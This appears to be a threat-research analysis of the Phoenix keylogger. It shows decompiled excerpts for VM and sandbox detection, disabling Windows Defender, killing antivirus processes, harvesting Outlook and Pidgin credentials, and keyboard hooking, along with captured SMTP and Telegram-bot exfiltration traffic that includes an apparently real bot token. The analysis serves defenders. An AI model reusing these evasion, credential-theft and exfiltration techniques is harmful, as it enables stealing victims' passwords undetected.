


The Phoenix keylogger admin panel, with features to disable different tools.

Let’s dive into some of the techniques Phoenix uses to detect a “hostile” environment.

Anti-VM Module

Most of Phoenix’s anti-VM checks are based on known techniques. Given the checks used and their order, we believe they were most likely copy-pasted from the Cyberbit blog. Phoenix performs the checks and terminates itself if it discovers any of the following processes or files in the target machine.



```
ڔ⫫ڔ—|åFWAϑW.Killme("SandboxieRpcSs");
ڔ⫫ڔ—|åFWAϑW.Killme("Vmtoolsd");
ڔ⫫ڔ—|åFWAϑW.Killme("Vmwaretrat");
ڔ⫫ڔ—|åFWAϑW.Killme("Vmwareuser");
ڔ⫫ڔ—|åFWAϑW.Killme("Vmacthlp");
ڔ⫫ڔ—|åFWAϑW.Killme("vboxservice");
ڔ⫫ڔ—|åFWAϑW.Killme("vboxtray");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\Vmmouse.sys");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\vm3dgl.dll");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\vmtray.dll");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\VMToolsHook.dll");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\vmmousever.dll");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\VBoxMouse.sys");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\VBoxGuest.sys");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\VBoxSF.sys");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\Drivers\\VBoxVideo.sys");
ڔ⫫ڔ—|åFWAϑW.killz("C:\\windows\\System32\\vboxservice.exe");
```

Phoenix checking for various running processes.

- **Checking for running processes:**
  - *SandboxieRpcSs*
  - *Vmtoolsd*
  - *Vmwaretrat*
  - *Vmwareuser*
  - *Vmacthlp*
  - *Vboxservice*
  - *Vboxtray*
- **Checking for the existence of the following files:**
  - *c:\windows\System32\Drivers\VBoxMouse.sys*
  - *c:\windows\System32\Drivers\vm3dgl.dll*
  - *c:\windows\System32\Drivers\vmtray.dll*
  - *c:\windows\System32\Drivers\VMToolshook.dll*
  - *c:\windows\System32\Drivers\vmmousever.dll*
  - *c:\windows\System32\Drivers\VBoxGuest.sys*
  - *c:\windows\System32\Drivers\VBoxSF.sys*
  - *c:\windows\System32\Drivers\VBoxVideo.sys*
  - *c:\windows\System32\VBoxService.exe*

Disabling Windows Defender


Phoenix attempts to disable the Windows Defender AntiSpyware module by changing the following registry key.

```
MyProject.Computer.Registry.SetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\
  \Policies\\Microsoft\\Windows Defender", "DisableAntiSpyware", "1",
  RegistryValueKind.DWord);
```

Phoenix attempts to disable Windows Defender Antispyware.

Anti-AV Module

Phoenix's anti-AV module tries to terminate the process of a vast number of security products.



```
        "MsMpEng",
        "MSASCui",
        "Avira.Systray"
    };
    Process[] processes = Process.GetProcesses();
    int i = 0;
    IL_8AA:
    checked
    {
        while (i < processes.Length)
        {
            Process process = processes[i];
            string[] array2 = array;
            for (int j = 0; j < array2.Length; j++)
            {
                string right = array2[j];
                if (Operators.CompareString(process.ProcessName, right, false) == 0)
                {
                    process.Kill();
                    IL_8A6:
                    i++;
                    goto IL_8AA;
```

Phoenix terminating the process of different security products.

Security Products Phoenix Attempts to Terminate:

zlclient, egui, bdagent, npfmsg, olydbg, anubis, wireshark, avastui, _Avp32, vsmon, mbam, keyscrambler, _Avpcc, _Avpm, Ackwin32, Outpost, Anti-Trojan, ANTIVIR, Apvxdwin, ATRACK, Autodown, Avconsol, Ave32, Avgctrl, Avkserv, Avnt, Avp, Avp32, Avpcc, Avpdos32, Avpm, Avptc32, Avpupd, Avsched32, AVSYNMGR, Avwin95, Avwupd32, Blackd, Blackice, Cfiadmin, Cfiaudit, Cfinet, Cfinet32, Claw95, Claw95cf, Cleaner, Cleaner3, Defwatch, Dvp95, Dvp95_0, Ecengine, Esafe, Espwatch, F-Agnt95, Findviru, Fprot, F-Prot, F-Prot95, Fp-Win, Frw, F-Stopw, Iamapp, Iamserv, Ibmasn, Ibmavsp, Icload95, Icloadnt, Icmon, Icsupp95, Icsuppnt, Iface, Iomon98, Jedi, Lockdown2000, Lookout, Luall, MCAFEE, Moolive, Mpftray, N32scanw, NAVAPSVC, NAVAPW32, NAVLU32, Navnt, NAVRUNR, Navw32, Navwnt, NeoWatch, NISSERV, Nisum, Nmain, Normist, NORTON, Nupgrade, Nvc95, Outpost, Padmin, Pavcl, Pavsched, Pavw, PCCIOMON, PCCMAIN, Pccwin98, Pcfwallicon, Persfw, POP3TRAP, PVIEW95, Rav7, Rav7win, Rescue, Safeweb, Scan32, Scan95, Scanpm, Scrscan, Serv95, Smc, SMCSERVICE, Snort, Sphinx, Sweep95, SYMPROXYSVC, Tbscan, Tca, Tds2-98, Tds2-Nt, TermiNET, Vet95, Vettray, Vscan40, Vsecomr, Vshwin32, Vsstat, Webscanx, WEBTRAP, Wfindv32, Zonealarm, LOCKDOWN2000, RESCUE32, LUCOMSERVER, avgcc, avgcc, avgamsvr, avgupsvc, avgw, avgcc32, avgserv, avgserv9, avgserv9schedapp, avgemc, ashwebsv, ashdisp, ashmaisv, ashserv, aswUpdSv, symwsc, norton, Norton Auto-Protect, norton_av, nortonav, ccsetmgr, ccevtmgr, avadmin, avcenter, avgnt, avguard, avnotify, avscan, guardgui, nod32krn, nod32kui, clamscan, clamTray, clamWin, freshclam, oladdin, sigtool, w9xpopen, Wclose, cmgrdian, alogserv, mcshield, vshwin32, avconsol, vsstat, avsynmgr, avcmd, avconfig, licmgr, sched, preupd, MsMpEng, MSASCui, Avira.Systray

Phoenix’s Core Stealing Functionality

Once Phoenix finishes checking for a hostile environment, it executes several different stealing modules.

Credential Stealing

Phoenix attempts to steal credentials and other sensitive information stored locally on the target machine by searching for specific files or registry keys that contain sensitive information. It searches browsers, mail clients, FTP clients, and chat clients.

Browsers

Chrome, Firefox, Opera, Vivaldi, Brave, Blisk, Epic, Avast browser, SRware Iron, Comodo, Torch, Slimjet, UC browser, Orbitum, Coc Coc, QQ Browser, 360 Browser, Liebao

Mail Clients


Outlook, Thunderbird, Seamonkey, Foxmail

FTP Client

Filezilla


Chat Clients

Pidgin



```
{
    "IMAP Password",
    "POP3 Password",
    "HTTP Password",
    "SMTP Password"
};
string text = null;
RegistryKey[] array2 = new RegistryKey[]
{
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\
      \9375CFF0413111d3B88A00104B2A6676"),
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\
      \Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"),
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\
      \9375CFF0413111d3B88A00104B2A6676"),
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\
      \9375CFF0413111d3B88A00104B2A6676")
};
```

Excerpt from Phoenix's Outlook module




```
string text = Interaction.Environ("AppData") + "\\.purple\\accounts.xml";
checked
{
    if (File.Exists(text))
    {
        try
        {
            xmlDocument.Load(text);
            XmlNodeList elementsByTagName = xmlDocument.GetElementsByTagName("protocol");
            XmlNodeList elementsByTagName2 = xmlDocument.GetElementsByTagName("name");
            XmlNodeList elementsByTagName3 = xmlDocument.GetElementsByTagName("password");
            int arg_62_0 = 0;
            int num = elementsByTagName.Count - 1;
            for (int i = arg_62_0; i <= num; i++)
            {
                object right = string.Concat(new string[]
                {
                    "===========Pidgin=============\r\nProtocol: ",
                    elementsByTagName[i].InnerText,
                    "\r\nUsername: ",
                    elementsByTagName2[i].InnerText,
                    "\r\nPassword: ",
                    elementsByTagName3[i].InnerText,
```

Excerpt from Phoenix's Pidgin module


Keylogger Module

Phoenix uses a common method of hooking keyboard events for its keylogging. It uses a Windows API function SetWindowsHookExA to map the pressed keys, then matches them to the corresponding process.



```
public KeyLogger()
{
    this._hookCallback = new GClass0.KeyLogger.KeyboardProc(this.ProcessKey);
    this._hook = GClass0.KeyLogger.SetWindowsHookExA(13, this._hookCallback, IntPtr.Zero, 0);
    if (!(this._hook == IntPtr.Zero))
    {
    }
    this.InitializeCaptionLogging();
```

Excerpt from Phoenix's keylogger hooking function.




```
StringBuilder stringBuilder = new StringBuilder();
byte[] lpKeyState = new byte[255];
if (!GClass0.GetKeyboardState(lpKeyState))
{
    result = "";
    return result;
}
uint wScanCode = GClass0.MapVirtualKey(VKCode, 0u);
IntPtr foregroundWindow = GClass0.GetForegroundWindow();
int num = 0;
int windowThreadProcessId = GClass0.GetWindowThreadProcessId(foregroundWindow, ref num);
IntPtr dwhkl = (IntPtr)GClass0.GetKeyboardLayout(windowThreadProcessId);
GClass0.ToUnicodeEx(VKCode, wScanCode, lpKeyState, stringBuilder, 5, 0u, dwhkl);
result = stringBuilder.ToString();
return result;
```

Phoenix keylogger functionality matching keystrokes to the relevant process.

Network & C2 Communication

Phoenix checks for Internet connectivity and obtains the external IP address of the target machine by sending a GET HTTP request to ifconfig.me, a known Internet service. This service gives Phoenix the external IP address of the target machine, or terminates itself if there is no Internet connectivity.



```
GET /ip HTTP/1.1
Host: ifconfig.me
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 07:22:41 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 14
x-cloud-trace-context: daf644b0b90b764ee428a063572d9e34/6182336926651656875
Access-Control-Allow-Origin: *
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
Via: 1.1 google
```


[redacted]

Phoenix determines the external IP of an infected machine using a legitimate web service

Phoenix can post stolen data in cleartext over SMTP, FTP, or Telegram.

SMTP Communication & Exfiltration

For the majority of cases, Phoenix posts the stolen data using the SMTP protocol. The stolen data is sent as an email to an email address controlled by the attacker.




```
From: [redacted]@gpbocsh.com
To: [redacted]@gpbocsh.com
Date: [redacted]
Subject: PX | PSWD | Client Name: admin
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

|------- Phoenix Keylogger - Passwords -------|=0D=0A+-------------=
-- Client INFO --------------+=0D=0AIP[redacted]6=0D=0AHWID:=
 1F8BFBFF000506E3=0D=0AOwner Name: USER-PC=0D=0AFull OS Name: Mic=
rosoft Windows 7 Professional =0D=0AOS Platform: Win32NTOS Versio=
n: 6.1.7601.65536=0D=0ASystem Boot Mode: Normal=0D=0APhysical Mem=
ory: 3.02 GB  Available Of 3.58 GB =0D=0AVirtual Memory: 1.87 GB =
 Available Of 2.04 GB =0D=0ADate: 10/10/2019 8:58:25 AM=0D=0A----=
-------------------------------------=0D=0A=3D=3D=3D=3D=3D=3D=3D=3D=
=3D=3D=3D=3DChrome=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=0D=0A=
Host: https://m.facebook.com/=0D=0AUsername: [redacted]n=0D=0AP=
assword: [redacted]=0D=0A=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=
=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=0D=0A =3D=3D=3D=3D=
=3D=3D=3D=3D=3D=3D=3D=3DOutLook=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=
=3D=3D=0D=0AHost: 192.168.1.1=0D=0AUsername: [redacted]m=0D=0AP=
assword: [redacted]=0D=0A=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=
=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=0D=0A =3D=3D=3D=3D=
=3D=3D=3D=3D=3D=3D=3D=3DFirefox=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=
=3D=3D=0D=0AHost: https://m.facebook.com=0D=0AUsername: [redacted]
..com=0D=0APassword:[redacted]5=0D=0A=3D=3D=3D=3D=3D=3D=3D=3D=
=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D=0D=0A=
 =0D=0A=0D=0A=0D=0A=0D=0A=0D=0A----------------------------------=
```

Stolen browser data exfiltrated as an email message

Telegram Communication & Exfiltration

Alternatively, in some cases Phoenix exfiltrates data by abusing the API of the popular Telegram chat application. This method of exfiltration is quite stealthy, since it abuses Telegram's legitimate infrastructure. Other malware have also started to use this technique, including the Masad Stealer.

Phoenix sends an HTTP request to Telegram's chat bot. This request includes the Telegram API key, chat ID, and the stolen data is passed through the *text* parameter in URL encoding.




```
01b6df50 -> https://api.telegram.org/
bot976697820:AAHcRwmOPa7nRcvDcO8NpZm4btiL9IMKGdI/sendMessage?
chat_id=957693853&text=%7C-------%20Phoenix%20Keylogger%20-%2
0Passwords%20-------%7C%0D%0A+-------------%20Client%20INFO%2
0-------------+%0D%0AIP:%2091.132.136.164%0D%0AHWID:%204537D4
9C93%0D%0AOwner%20Name:%20210979%0D%0AFull%20OS%20Name:%20Mic
rosoft%20Windows%207%20Professional%20%0D%0AOS%20Platform:%20
Win32NTOS%20Version:%206.1.7601.65536%0D%0ASystem%20Boot%20Mo
de:%20Normal%0D%0APhysical%20Memory:%207.51%20GB%20%20Availab
le%20Of%208.19%20GB%20%0D%0AVirtual%20Memory:%201.86%20GB%20%
20Available%20Of%202.04%20GB%20%0D%0ADate:%2011/1/2019%204:50
:10%20AM%0D%0A-----------------------------------------%0D%0A
%0D%0A%0D%0A%0D%0A%0D%0A%0D%0A-------------------------------
```

HTTP request sent to Telegram's API *extracted from memory.*

`https://api[.]telegram[.]org/`***`bot[ID]:[API_Token]`***`/sendMessage?`***`chat_id=[ID]`***`&`***`text=[URL_ENCODED_TEXT]`***

Telegram HTTP request pattern used by Phoenix



```
|------- Phoenix Keylogger - Passwords -------|
+------------- Client INFO -------------+
IP: [redacted]
HWID:[redacted]
Owner Name:[redacted]
Full OS Name: Microsoft Windows 7 Professional
OS Platform: Win32NTOS Version: 6.1.7601.65536
System Boot Mode: Normal
Physical Memory: 7.36 GB  Available Of 8.19 GB
Virtual Memory: 1.86 GB  Available Of 2.04 GB
Date: [redacted]
-----------------------------------------
```

URL decoded text posted to a Telegram bot.

The Telegram bot responds with the following details:

```
{"ok":true,"result":{"message_id":[redacted],"from":{"id":
[redacted],"is_bot":true,"first_name":"[redacted]","username":"[redacted]"},"chat":{"id":
[redacted],"first_name":"[redacted]","last_name":"[redacted]","type":"private"},"date":
[redacted],"text":"}
```

